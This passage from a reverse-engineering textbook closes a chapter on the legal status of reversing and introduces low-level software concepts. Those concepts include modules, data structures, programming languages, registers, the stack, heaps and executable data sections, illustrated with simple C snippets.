In light of the fact that other than the DMCA there are no laws that directly prohibit or restrict reversing, and that the DMCA only applies to DRM products or to software that contains DRM technologies, software vendors add anti-reverse-engineering clauses to shrink-wrap software license agreements. That's that very lengthy document you are always told to "accept" when installing practically any software product in the world. It should be noted that in most cases just using a program provides the legal equivalent of signing its license agreement (assuming that the user is given an opportunity to view it).

The main legal question around reverse-engineering clauses in license agreements is whether they are enforceable. In the U.S., there doesn't seem to be a single, authoritative answer to this question—it all depends on the specific circumstances in which reverse engineering is undertaken. In the European Union this issue has been clearly defined by the Directive on the Legal Protection of Computer Programs [EC1]. This directive defines that decompilation of software programs is permissible in cases of interoperability. The directive overrides any shrink-wrap license agreements, at least in this matter.

Code Samples & Tools

This book contains many code samples and demonstrates many reversing tools. In an effort to avoid any legal minefields, particularly those imposed by the DMCA, this book deals primarily with sample programs that were specifically created for this purpose. There are several areas where third-party code is reversed, but this is never code that is in any way responsible for protecting copyrighted materials. Likewise, I have intentionally avoided any tool whose primary purpose is reversing or defeating any kind of security mechanisms. All of the tools used in this book are either generic reverse-engineering tools or simply software development tools (such as debuggers) that are doubled as reversing tools.

Conclusion

In this chapter, we introduced the basic ground rules for reversing. We discussed some of the most popular applications of reverse engineering and the typical reversing process. We introduced the types of tools that are commonly used by reversers and evaluated the legal aspects of the process. Armed with this basic understanding of what it is all about, we head on to the next chapters, which provide an overview of the technical basics we must be familiar with before we can actually start reversing.

CHAPTER 2

Low-Level Software

This chapter provides an introduction to low-level software, which is a critical aspect of the field of reverse engineering. Low-level software is a general name for the infrastructural aspects of the software world. Because the low-level aspects of software are often the only ones visible to us as reverse engineers, we must develop a firm understanding of these layers that together make up the realm of low-level software.

This chapter opens with a very brief overview of the conventional, high-level perspective of software that every software developer has been exposed to. We then proceed to an introduction of low-level software and demonstrate how fundamental high-level software concepts map onto the low-level realm. This is followed by an introduction to assembly language, which is a key element in the reversing process and an important part of this book. Finally, we introduce several auxiliary low-level software topics that can assist in low-level software comprehension: compilers and software execution environments.

If you are an experienced software developer, parts of this chapter might seem trivial, particularly the high-level perspectives in the first part of this chapter. If that is the case, it is recommended that you start reading from the section titled "Low-Level Perspectives" later in this chapter, which provides a low-level perspective on familiar software development concepts.

High-Level Perspectives

Let's review some basic software development concepts as they are viewed from the perspective of conventional software engineers. Even though this view is quite different from the one we get while reversing, it still makes sense to revisit these topics just to make sure they are fresh in your mind before entering into the discussion of low-level software.

The following sections provide a quick overview of fundamental software engineering concepts such as program structure (procedures, objects, and the like), data management concepts (such as typical data structures, the role of variables, and so on), and basic control flow constructs. Finally, we briefly compare the most popular high-level programming languages and evaluate their "reversibility." If you are a professional software developer and feel that these topics are perfectly clear to you, feel free to skip ahead to the section titled "Low-Level Perspectives" later in this chapter. In any case, please note that this is an *ultra-condensed* overview of material that could fill quite a few books. This section was not written as an introduction to software development—such an introduction is beyond the scope of this book.

Program Structure

When I was a kid, my first programming attempts were usually long chunks of BASIC code that just ran sequentially and contained the occasional `goto` commands that would go back and forth between different sections of the program. That was before I had discovered the miracle of program structure. Program structure is the thing that makes software, an inherently large and complex thing, manageable by humans. We break the monster into small chunks where each chunk represents a "unit" in the program in order to conveniently create a mental image of the program in our minds. The same process takes place during reverse engineering. Reversers must try and reconstruct this map of the various components that together make up a program. Unfortunately, that is not always easy.

The problem is that machines don't really need program structure as much as we do. We humans can't deal with the concept of working on and understanding one big complicated thing—objects or concepts need to be broken up into manageable chunks. These chunks are good for dividing the work among various people and also for creating a mental division of the work within one's mind. This is really a generic concept about human thinking—when faced with large tasks we're naturally inclined to try to break them down into a bunch of smaller tasks that together make up the whole.

Machines on the other hand often have a conflicting need for eliminating some of these structural elements. For example, think of how the process of compiling and linking a program eliminates program structure: individual

source files and libraries are all linked into a single executable, many function boundaries are eliminated through inlining and are simply pasted into the code that calls them. The machine is eliminating redundant structural details that are not needed for efficiently running the code. All of these transformations affect the reversing process and make it somewhat more challenging. I will be dealing with the process of reconstructing the structure of a program in the reversing projects throughout this book.

How do software developers break down software into manageable chunks? The general idea is to view the program as a set of separate black boxes that are responsible for very specific and (hopefully) accurately defined tasks. The idea is that someone designs and implements a black box, tests it and confirms that it works, and then integrates it with other components in the system. A program can therefore be seen as a large collection of black boxes that interact with one another. Different programming languages and development platforms approach these concepts differently, but the general idea is almost always the same.

Likewise, when an application is being designed it is usually broken down into mental black boxes that are each responsible for a chunk of the application. For instance, in a word processor you could view the text-editing component as one box and the spell checker component as another box. This process is called *encapsulation* because each component box encapsulates certain functionality and simply makes it available to whoever needs it, without exposing unnecessary details about the internal implementation of the component.

Component boxes are frequently developed by different people or even by different groups, but they still must be able to interact. Boxes vary in size: Some boxes implement entire application features (like the earlier spell checker example), while others represent far smaller and more primitive functionality such as sorting functions and other low-level data management functions. These smaller boxes are usually made to be generic, meaning that they can be used anywhere in the program where the specific functionality they provide is required.

Developing a robust and reliable product rests primarily on two factors: that each component box is well implemented and reliably performs its duties, and that each box has a well defined interface for communicating with the outside world.

In most reversing scenarios, the first step is to determine the component structure of the application and the exact responsibilities of each component. From there, one usually picks a component of interest and delves into the details of its implementation.

The following sections describe the various technical tools available to software developers for implementing this type of component-level encapsulation in the code. We start with large components, such as static and dynamic modules, and proceed to smaller units such as procedures and objects.

Modules

The largest building block for a program is the module. Modules are simply binary files that contain isolated areas of a program's executable (essentially the component boxes from our previous discussion). There are two basic types of modules that can be combined together to make a program: static libraries and dynamic libraries.

- **Static libraries**: Static libraries make up a group of source-code files that are built together and represent a certain component of a program. Logically, static libraries usually represent a feature or an area of functionality in the program. Frequently, a static library is not an integral part of the product that's being developed but rather an external, third-party library that adds certain functionality to it. Static libraries are added to a program while it is being built, and they become an integral part of the program's binaries. They are difficult to make out and isolate when we look at the program from a low-level perspective while reversing.
- **Dynamic libraries**: Dynamic libraries (called *Dynamic Link Libraries*, or DLLs in Windows) are similar to static libraries, except that they are not embedded into the program, and they remain in a separate file, even when the program is shipped to the end user. A dynamic library allows for upgrading individual components in a program without updating the entire program. As long as the interface it exports remains constant, a library can (at least in theory) be replaced seamlessly—without upgrading any other components in the program. An upgraded library would usually contain improved code, or even entirely different functionality through the same interface. Dynamic libraries are very easy to detect while reversing, and the interfaces between them often simplify the reversing process because they provide helpful hints regarding the program's architecture.

Common Code Constructs

There are two basic code-level constructs that are considered the most fundamental building blocks for a program. These are procedures and objects.

In terms of code structure, the *procedure* is the most fundamental unit in software. A procedure is a piece of code, usually with a well-defined purpose, that can be invoked by other areas in the program. Procedures can optionally receive input data from the caller and return data to the caller. Procedures are the most commonly used form of encapsulation in any programming language.

The next logical leap that supersedes procedures is to divide a program into *objects*. Designing a program using objects is an entirely different process than the process of designing a regular procedure-based program. This process is called *object-oriented design* (OOD), and is considered by many to be the most popular and effective approach to software design currently available.

OOD methodology defines an object as a program component that has both data and code associated with it. The code can be a set of procedures that is related to the object and can manipulate its data. The data is part of the object and is usually *private*, meaning that it can only be accessed by object code, but not from the outside world. This simplifies the design processes, because developers are forced to treat objects as completely isolated entities that can only be accessed through their well-defined interfaces. Those interfaces usually consist of a set of procedures that are associated with the object. Those procedures can be defined as publicly accessible procedures, and are invoked primarily by *clients* of the object. Clients are other components in the program that require the services of the object but are not interested in any of its implementation details. In most programs, clients are themselves objects that simply require the other objects' services.

Beyond the mere division of a program into objects, most object-oriented programming languages provide an additional feature called *inheritance*. Inheritance allows designers to establish a generic object type and implement many specific implementations of that type that offer somewhat different functionality. The idea is that the interface stays the same, so the client using the object doesn't have to know anything about the specific object type it is dealing with—it only has to know the base type from which that object is derived.

This concept is implemented by declaring a *base object*, which includes a declaration of a generic interface to be used by every object that inherits from that base object. Base objects are usually empty declarations that offer little or no actual functionality. In order to add an actual implementation of the object type, another object is declared, which inherits from the base object and contains the actual implementations of the interface procedures, along with any support code or data structures. The beauty of this system is that for a single base object there can be multiple descendant objects that can implement entirely different functionalities, but export the same interface. Clients can use these objects without knowing the specific object type they are dealing with—they are only aware of the base object's type. This concept is called *polymorphism*.

Data Management

A program deals with data. Any operation always requires input data, room for intermediate data, and a way to send back results. To view a program from below and understand what is happening, you must understand how data is

managed in the program. This requires two perspectives: the high-level perspective as viewed by software developers and the low-level perspective that is viewed by reversers.

High-level languages tend to isolate software developers from the details surrounding data management at the system level. Developers are usually only made aware of the simplified data flow described by the high-level language.

Naturally, most reversers are interested in obtaining a view of the program that matches that simplified high-level view as closely as possible. That's because the high-level perspective is usually far more human-friendly than the machine's perspective. Unfortunately, most programming languages and software development platforms strip (or mangle) much of that human-readable information from binaries shipped to end users.

In order to be able to recover some or all of that high-level data flow information from a program binary, you must understand how programs view and treat data from both the programmer's high-level perspective and the low-level machine-generated code. The following sections take us through a brief overview of high-level data constructs such as variables and the most common types of data structures.

Variables

For a software developer, the key to managing and storing data is usually named variables. All high-level languages provide developers with the means to declare variables at various scopes and use them to store information.

Programming languages provide several abstractions for these variables. The level at which variables are defined determines which parts of the program will be able to access it, and also where it will be physically stored. The names of named variables are usually relevant only during compilation. Many compilers completely strip the names of variables from a program's binaries and identify them using their address in memory. Whether or not this is done depends on the target platform for which the program is being built.

User-Defined Data Structures

User-defined data structures are simple constructs that represent a group of data fields, each with its own type. The idea is that these fields are all somehow related, which is why the program stores and handles them as a single unit. The data types of the specific fields inside a data structure can either be simple data types such as integers or pointers or they can be other data structures.

While reversing, you'll be encountering a variety of user-defined data structures. Properly identifying such data structures and deciphering their contents is critical for achieving program comprehension. The key to doing this successfully is to gradually record every tiny detail discovered about them until

you have a sufficient understanding of the individual fields. This process will be demonstrated in the reversing chapters in the second part of this book.

Lists

Other than user-defined data structures, programs routinely use a variety of generic data structures for organizing their data. Most of these generic data structures represent lists of items (where each item can be of any type, from a simple integer to a complex user-defined data structure). A list is simply a group of data items that share the same data type and that the program views as belonging to the same group. In most cases, individual list entries contain unique information while sharing a common data layout. Examples include lists such as a list of contacts in an organizer program or list of e-mail messages in an e-mail program. Those are the user-visible lists, but most programs will also maintain a variety of user-invisible lists that manage such things as areas in memory currently active, files currently open for access, and the like.

The way in which lists are laid out in memory is a significant design decision for software engineers and usually depends on the contents of the items and what kinds of operations are performed on the list. The expected number of items is also a deciding factor in choosing the list's format. For example, lists that are expected to have thousands or millions of items might be laid out differently than lists that can only grow to a couple of dozens of items. Also, in some lists the order of the items is critical, and new items are constantly added and removed from specific locations in the middle of the list. Other lists aren't sensitive to the specific position of each item. Another criterion is the ability to efficiently search for items and quickly access them. The following is a brief discussion of the common lists found in the average program:

- **Arrays**: Arrays are the most basic and intuitive list layout—items are placed sequentially in memory one after the other. Items are referenced by the code using their index number, which is just the number of items from the beginning of the list to the item in question. There are also *multidimensional arrays*, which can be visualized as multilevel arrays. For example, a two-dimensional array can be visualized as a simple table with rows and columns, where each reference to the table requires the use of two position indicators: row and column. The most significant downside of arrays is the difficulty of adding and removing items in the middle of the list. Doing that requires that the second half of the array (any items that come *after* the item we're adding or removing) be copied to make room for the new item or eliminate the empty slot previously occupied by an item. With very large lists, this can be an extremely inefficient operation.

- **Linked lists**: In a linked list, each item is given its own memory space and can be placed anywhere in memory. Each item stores the memory address of the next item (a *link*), and sometimes also a link to the previous item. This arrangement has the added flexibility of supporting the quick addition or removal of an item because no memory needs to be copied. To add or remove items in a linked list, the links in the items that surround the item being added or removed must be changed to reflect the new order of items. Linked lists address the weakness of arrays with regard to inefficiencies when adding and removing items by not placing items sequentially in memory. Of course, linked lists also have their weaknesses. Because items are randomly scattered throughout memory, there can be no quick access to individual items based on their index. Also, linked lists are less efficient than arrays with regard to memory utilization, because each list item must have one or two link pointers, which use up precious memory.
- **Trees**: A tree is similar to a linked list in that memory is allocated separately for each item in the list. The difference is in the logical arrangement of the items: In a tree structure, items are arranged hierarchically, which greatly simplifies the process of searching for an item. The root item represents a median point in the list, and contains links to the two halves of the tree (these are essentially branches): one branch links to lower-valued items, while the other branch links to higher-valued items. Like the root item, each item in the lower levels of the hierarchy also has two links to lower nodes (unless it is the lowest item in the hierarchy). This layout greatly simplifies the process of *binary searching*, where with each iteration one eliminates one-half of the list in which it is known that the item is not present. With a binary search, the number of iterations required is very low because with each iteration the list becomes about 50 percent shorter.

Control Flow

In order to truly understand a program while reversing, you'll almost always have to decipher control flow statements and try to reconstruct the logic behind those statements. Control flow statements are statements that affect the flow of the program based on certain values and conditions. In high-level languages, control flow statements come in the form of basic conditional blocks and loops, which are translated into low-level control flow statements by the compiler. Here is a brief overview of the basic high-level control flow constructs:

- **Conditional blocks**: Conditional code blocks are implemented in most programming languages using the `if` statement. They allow for specifying one or more condition that controls whether a block of code is executed or not.

- **Switch blocks**: Switch blocks (also known as *n-way conditionals*) usually take an input value and define multiple code blocks that can get executed for different input values. One or more values are assigned to each code block, and the program jumps to the correct code block in runtime based on the incoming input value. The compiler implements this feature by generating code that takes the input value and searches for the correct code block to execute, usually by consulting a lookup table that has pointers to all the different code blocks.
- **Loops**: Loops allow programs to repeatedly execute the same code block any number of times. A loop typically manages a counter that determines the number of iterations already performed or the number of iterations that remain. All loops include some kind of conditional statement that determines when the loop is interrupted. Another way to look at a loop is as a conditional statement that is identical to a conditional block, with the difference that the conditional block is executed repeatedly. The process is interrupted when the condition is no longer satisfied.

High-Level Languages

High-level languages were made to allow programmers to create software without having to worry about the specific hardware platform on which their program would run and without having to worry about all kinds of annoying low-level details that just aren't relevant for most programmers. Assembly language has its advantages, but it is virtually impossible to create large and complex software on assembly language alone. High-level languages were made to isolate programmers from the machine and its tiny details as much as possible.

The problem with high-level languages is that there are different demands from different people and different fields in the industry. The primary tradeoff is between simplicity and flexibility. Simplicity means that you can write a relatively short program that does exactly what you need it to, without having to deal with a variety of unrelated machine-level details. Flexibility means that there isn't anything that you *can't* do with the language. High-level languages are usually aimed at finding the right balance that suits most of their users. On one hand, there are certain things that happen at the machine-level that programmers just don't need to know about. On the other, hiding certain aspects of the system means that you lose the ability to do certain things.

When you reverse a program, you usually have no choice but to get your hands dirty and become aware of many details that happen at the machine level. In most cases, you will be exposed to such obscure aspects of the inner workings of a program that even the programmers that wrote them were unaware of. The challenge is to sift through this information with enough understanding of the high-level language used and to try to reach a close

approximation of what was in the original source code. How this is done depends heavily on the specific programming language used for developing the program.

From a reversing standpoint, the most important thing about a high-level programming language is how strongly it hides or abstracts the underlying machine. Some languages such as C provide a fairly low-level perspective on the machine and produce code that directly runs on the target processor. Other languages such as Java provide a substantial level of separation between the programmer and the underlying processor.

The following sections briefly discuss today's most popular programming languages:

C

The C programming language is a relatively low-level language as high-level languages go. C provides direct support for memory pointers and lets you manipulate them as you please. Arrays can be defined in C, but there is no bounds checking whatsoever, so you can access any address in memory that you please. On the other hand, C provides support for the common high-level features found in other, higher-level languages. This includes support for arrays and data structures, the ability to easily implement control flow code such as conditional code and loops, and others.

C is a compiled language, meaning that to run the program you must run the source code through a compiler that generates platform-specific program binaries. These binaries contain machine code in the target processor's own native language. C also provides limited cross-platform support. To run a program on more than one platform you must recompile it with a compiler that supports the specific target platform.

Many factors have contributed to C's success, but perhaps most important is the fact that the language was specifically developed for the purpose of writing the Unix operating system. Modern versions of Unix such as the Linux operating system are still written in C. Also, significant portions of the Microsoft Windows operating system were also written in C (with the rest of the components written in C++).

Another feature of C that greatly affected its commercial success has been its high performance. Because C brings you so close to the machine, the code written by programmers is almost directly translated into machine code by compilers, with very little added overhead. This means that programs written in C tend to have very high runtime performance.

C code is relatively easy to reverse because it is fairly similar to the machine code. When reversing one tries to read the machine code and reconstruct the

original source code as closely as possible (though sometimes simply understanding the machine code might be enough). Because the C compiler alters so little about the program, relatively speaking, it is fairly easy to reconstruct a good approximation of the C source code from a program's binaries. Except where noted, the high-level language code samples in this book were all written in C.

C++

The C++ programming language is an extension of C, and shares C's basic syntax. C++ takes C to the next level in terms of flexibility and sophistication by introducing support for object-oriented programming. The important thing is that C++ doesn't impose any new limits on programmers. With a few minor exceptions, any program that can be compiled under a C compiler will compile under a C++ compiler.

The core feature introduced in C++ is the *class*. A class is essentially a data structure that can have code members, just like the object constructs described earlier in the section on code constructs. These code members usually manage the data stored within the class. This allows for a greater degree of encapsulation, whereby data structures are unified with the code that manages them. C++ also supports inheritance, which is the ability to define a hierarchy of classes that enhance each other's functionality. Inheritance allows for the creation of base classes that unify a group of functionally related classes. It is then possible to define multiple *derived* classes that extend the base class's functionality.

The real beauty of C++ (and other object-oriented languages) is polymorphism (briefly discussed earlier, in the "Common Code Constructs" section). Polymorphism allows for derived classes to override members declared in the base class. This means that the program can use an object without knowing its exact data type—it must only be familiar with the base class. This way, when a member function is invoked, the specific derived object's implementation is called, even though the caller is only aware of the base class.

Reversing code written in C++ is very similar to working with C code, except that emphasis must be placed on deciphering the program's class hierarchy and on properly identifying class method calls, constructor calls, etc. Specific techniques for identifying C++ constructs in assembly language code are presented in Appendix C.

In case you're not familiar with the syntax of C, C++ draws its name from the C syntax, where specifying a variable name followed by ++ incdicates that the variable is to be incremented by 1. `C++` **is the equivalent of** `C = C + 1`**.**

Java

Java is an object-oriented, high-level language that is different from other languages such as C and C++ because it is not compiled into any native processor's assembly language, but into the *Java bytecode*. Briefly, the Java instruction set and bytecode are like a Java assembly language of sorts, with the difference that this language is not usually interpreted directly by the hardware, but is instead interpreted by software (the Java Virtual Machine).

Java's primary strength is the ability to allow a program's binary to run on any platform for which the Java Virtual Machine (JVM) is available.

Because Java programs run on a virtual machine (VM), the process of reversing a Java program is completely different from reversing programs written in compiler-based languages such as C and C++. Java executables don't use the operating system's standard executable format (because they are not executed directly on the system's CPU). Instead they use .class files, which are loaded directly by the virtual machine.

The Java bytecode is far more detailed compared to a native processor machine code such as IA-32, which makes decompilation a far more viable option. Java classes can often be decompiled with a very high level of accuracy, so that the process of reversing Java classes is usually much simpler than with native code because it boils down to reading a source-code-level representation of the program. Sure, it is still challenging to comprehend a program's undocumented source code, but it is far easier compared to starting with a low-level assembly language representation.

C#

C# was developed by Microsoft as a Java-like object-oriented language that aims to overcome many of the problems inherent in C++. C# was introduced as part of Microsoft's .NET development platform, and (like Java and quite a few other languages) is based on the concept of using a virtual machine for executing programs.

C# programs are compiled into an intermediate bytecode format (similar to the Java bytecode) called the Microsoft Intermediate Language (MSIL). MSIL programs run on top of the common language runtime (CLR), which is essentially the .NET virtual machine. The CLR can be ported into any platform, which means that .NET programs are not bound to Windows—they could be executed on other platforms.

C# has quite a few advanced features such as garbage collection and type safety that are implemented by the CLR. C# also has a special *unmanaged* mode that enables direct pointer manipulation.

As with Java, reversing C# programs sometimes requires that you learn the native language of the CLR—MSIL. On the other hand, in many cases manually reading MSIL code will be unnecessary because MSIL code contains

highly detailed information regarding the program and the data types it deals with, which makes it possible to produce a reasonably accurate high-level language representation of the program through decompilation. Because of this level of transparency, developers often obfuscate their code to make it more difficult to comprehend. The process of reversing .NET programs and the effects of the various obfuscation tools are discussed in Chapter 12.

Low-Level Perspectives

The complexity in reversing arises when we try to create an intuitive link between the high-level concepts described earlier and the low-level perspective we get when we look at a program's binary. It is critical that you develop a sort of "mental image" of how high-level constructs such as procedures, modules, and variables are implemented behind the curtains. The following sections describe how basic program constructs such as data structures and control flow constructs are represented in the lower-levels.

Low-Level Data Management

One of the most important differences between high-level programming languages and any kind of low-level representation of a program is in data management. The fact is that high-level programming languages hide quite a few details regarding data management. Different languages hide different levels of details, but even plain ANSI C (which is considered to be a relatively low-level language among the high-level language crowd) hides significant data management details from developers.

For instance, consider the following simple C language code snippet.

```
int Multiply(int x, int y)
{
int z;
z = x * y;
return z;
}
```

This function, as simple as it may seem, could never be directly translated into a low-level representation. Regardless of the platform, CPUs rarely have instructions for declaring a variable or for multiplying two variables to yield a third. Hardware limitations and performance considerations dictate and limit the level of complexity that a single instruction can deal with. Even though Intel IA-32 CPUs support a very wide range of instructions, some of which remarkably powerful, most of these instructions are still very primitive compared to high-level language statements.

So, a low-level representation of our little `Multiply` function would usually have to take care of the following tasks:

1. Store machine state prior to executing function code
2. Allocate memory for `z`
3. Load parameters `x` and `y` from memory into internal processor memory (registers)
4. Multiply `x` by `y` and store the result in a register
5. Optionally copy the multiplication result back into the memory area previously allocated for `z`
6. Restore machine state stored earlier
7. Return to caller and send back `z` as the return value

You can easily see that much of the added complexity is the result of low-level data management considerations. The following sections introduce the most common low-level data management constructs such as registers, stacks, and heaps, and how they relate to higher-level concepts such as variables and parameters.

HIGH-LEVEL VERSUS LOW-LEVEL DATA MANAGEMENT

One question that pops to mind when we start learning about low-level software is *why* are things presented in such a radically different way down there? The fundamental problem here is execution speed in microprocessors.

In modern computers, the CPU is attached to the system memory using a high-speed connection (a bus). Because of the high operation speed of the CPU, the RAM isn't readily available to the CPU. This means that the CPU can't just submit a read request to the RAM and expect an immediate reply, and likewise it can't make a write request and expect it to be completed immediately. There are several reasons for this, but it is caused primarily by the combined latency that the involved components introduce. Simply put, when the CPU requests that a certain memory address be written to or read from, the time it takes for that command to arrive at the memory chip and be processed, and for a response to be sent back, is much longer than a single CPU clock cycle. This means that the processor might waste precious clock cycles simply waiting for the RAM.

This is the reason why instructions that operate directly on memory-based operands are slower and are avoided whenever possible. The relatively lengthy period of time each memory access takes to complete means that having a single instruction read data from memory, operate on that data, and then write the result back into memory might be unreasonable compared to the processor's own performance capabilities.

Registers

In order to avoid having to access the RAM for every single instruction, microprocessors use internal memory that can be accessed with little or no performance penalty. There are several different elements of internal memory inside the average microprocessor, but the one of interest at the moment is the *register*. Registers are small chunks of internal memory that reside within the processor and can be accessed very easily, typically with no performance penalty whatsoever.

The downside with registers is that there are usually very few of them. For instance, current implementations of IA-32 processors only have eight 32-bit registers that are truly generic. There are quite a few others, but they're mostly there for specific purposes and can't always be used. Assembly language code revolves around registers because they are the easiest way for the processor to manage and access immediate data. Of course, registers are rarely used for long-term storage, which is where external RAM enters into the picture. The bottom line of all of this is that CPUs don't manage these issues automatically—they are taken care of in assembly language code. Unfortunately, managing registers and loading and storing data from RAM to registers and back certainly adds a bit of complexity to assembly language code.

So, if we go back to our little code sample, most of the complexities revolve around data management. `x` and `y` can't be directly multiplied from memory, the code must first read one of them into a register, and then multiply that register by the other value that's still in RAM. Another approach would be to copy both values into registers and then multiply them from registers, but that might be unnecessary.

These are the types of complexities added by the use of registers, but registers are also used for more long-term storage of values. Because registers are so easily accessible, compilers use registers for caching frequently used values inside the scope of a function, and for storing local variables defined in the program's source code.

While reversing, it is important to try and detect the nature of the values loaded into each register. Detecting the case where a register is used simply to allow instructions access to specific values is very easy because the register is used only for transferring a value from memory to the instruction or the other way around. In other cases, you will see the same register being repeatedly used and updated throughout a single function. This is often a strong indication that the register is being used for storing a local variable that was defined in the source code. I will get back to the process of identifying the nature of values stored inside registers in Part II, where I will be demonstrating several real-world reversing sessions.

The Stack

Let's go back to our earlier `Multiply` example and examine what happens in Step 2 when the program allocates storage space for variable "`z`". The specific actions taken at this stage will depend on some seriously complex logic that takes place inside the compiler. The general idea is that the value is placed either in a register or on the stack. Placing the value in a register simply means that in Step 4 the CPU would be instructed to place the result in the allocated register. Register usage is not managed by the processor, and in order to start using one you simply load a value into it. In many cases, there are no available registers or there is a specific reason why a variable must reside in RAM and not in a register. In such cases, the variable is placed on the stack.

A *stack* is an area in program memory that is used for short-term storage of information by the CPU and the program. It can be thought of as a secondary storage area for short-term information. Registers are used for storing the most immediate data, and the stack is used for storing slightly longer-term data. Physically, the stack is just an area in RAM that has been allocated for this purpose. Stacks reside in RAM just like any other data—the distinction is entirely logical. It should be noted that modern operating systems manage multiple stacks at any given moment—each stack represents a currently active program or thread. I will be discussing threads and how stacks are allocated and managed in Chapter 3.

Internally, stacks are managed as simple LIFO (last in, first out) data structures, where items are "pushed" and "popped" onto them. Memory for stacks is typically allocated from the top down, meaning that the highest addresses are allocated and used first and that the stack grows "backward," toward the lower addresses. Figure 2.1. demonstrates what the stack looks like after pushing several values onto it, and Figure 2.2. shows what it looks like after they're popped back out.

A good example of stack usage can be seen in Steps 1 and 6. The machine state that is being stored is usually the values of the registers that will be used in the function. In these cases, register values always go to the stack and are later loaded back from the stack into the corresponding registers.




Figure 2.1 A view of the stack after three values are pushed in.




Figure 2.2 A view of the stack after the three values are popped out.

If you try to translate stack usage to a high-level perspective, you will see that the stack can be used for a number of different things:

- **Temporarily saved register values**: The stack is frequently used for temporarily saving the value of a register and then restoring the saved value to that register. This can be used in a variety of situations—when a procedure has been called that needs to make use of certain registers. In such cases, the procedure might need to preserve the values of registers to ensure that it doesn't corrupt any registers used by its callers.
- **Local variables**: It is a common practice to use the stack for storing local variables that don't fit into the processor's registers, or for variables that must be stored in RAM (there is a variety of reasons why that is needed, such as when we want to call a function and have it write a value into a local variable defined in the current function). It should be noted that when dealing with local variables data is not pushed and popped onto the stack, but instead the stack is accessed using offsets, like a data structure. Again, this will all be demonstrated once you enter the real reversing sessions, in the second part of this book.
- **Function parameters and return addresses**: The stack is used for implementing function calls. In a function call, the caller almost always passes parameters to the callee and is responsible for storing the current instruction pointer so that execution can proceed from its current position once the callee completes. The stack is used for storing both parameters and the instruction pointer for each procedure call.

Heaps

A heap is a managed memory region that allows for the dynamic allocation of variable-sized blocks of memory in runtime. A program simply requests a block of a certain size and receives a pointer to the newly allocated block (assuming that enough memory is available). Heaps are managed either by software libraries that are shipped alongside programs or by the operating system.

Heaps are typically used for variable-sized objects that are used by the program or for objects that are too big to be placed on the stack. For reversers, locating heaps in memory and properly identifying heap allocation and freeing routines can be helpful, because it contributes to the overall understanding of the program's data layout. For instance, if you see a call to what you know is a heap allocation routine, you can follow the flow of the procedure's return value throughout the program and see what is done with the allocated block, and so on. Also, having accurate size information on heap-allocated objects (block size is always passed as a parameter to the heap allocation routine) is another small hint towards program comprehension.

Executable Data Sections

Another area in program memory that is frequently used for storing application data is the executable data section. In high-level languages, this area typically contains either global variables or preinitialized data. Preinitialized data is any kind of constant, hard-coded information included with the program. Some preinitialized data is embedded right into the code (such as constant integer values, and so on), but when there is too much data, the compiler stores it inside a special area in the program executable and generates code that references it by address. An excellent example of preinitialized data is any kind of hard-coded string inside a program. The following is an example of this kind of string.

```
char szWelcome = "This string will be stored in the executable's
preinitialized data section";
```

This definition, written in C, will cause the compiler to store the string in the executable's preinitialized data section, *regardless of where in the code szWelcome is declared*. Even if `szWelcome` is a local variable declared inside a function, the string will still be stored in the preinitialized data section. To access this string, the compiler will emit a hard-coded address that points to the string. This is easily identified while reversing a program, because hard-coded memory addresses are rarely used for anything other than pointing to the executable's data section.

The other common case in which data is stored inside an executable's data section is when the program defines a global variable. Global variables provide long-term storage (their value is retained throughout the life of the program) that is accessible from anywhere in the program, hence the term *global*. In most languages, a global variable is defined by simply declaring it outside of the scope of any function. As with preinitialized data, the compiler must use hard-coded memory addresses in order to access global variables, which is why they are easily recognized when reversing a program.

Control Flow

Control flow is one of those areas where the source-code representation really makes the code look user-friendly. Of course, most processors and low-level languages just don't know the meaning of the words `if` or `while`. Looking at the low-level implementation of a simple control flow statement is often confusing, because the control flow constructs used in the low-level realm are quite primitive. The challenge is in converting these primitive constructs back into user-friendly high-level concepts.

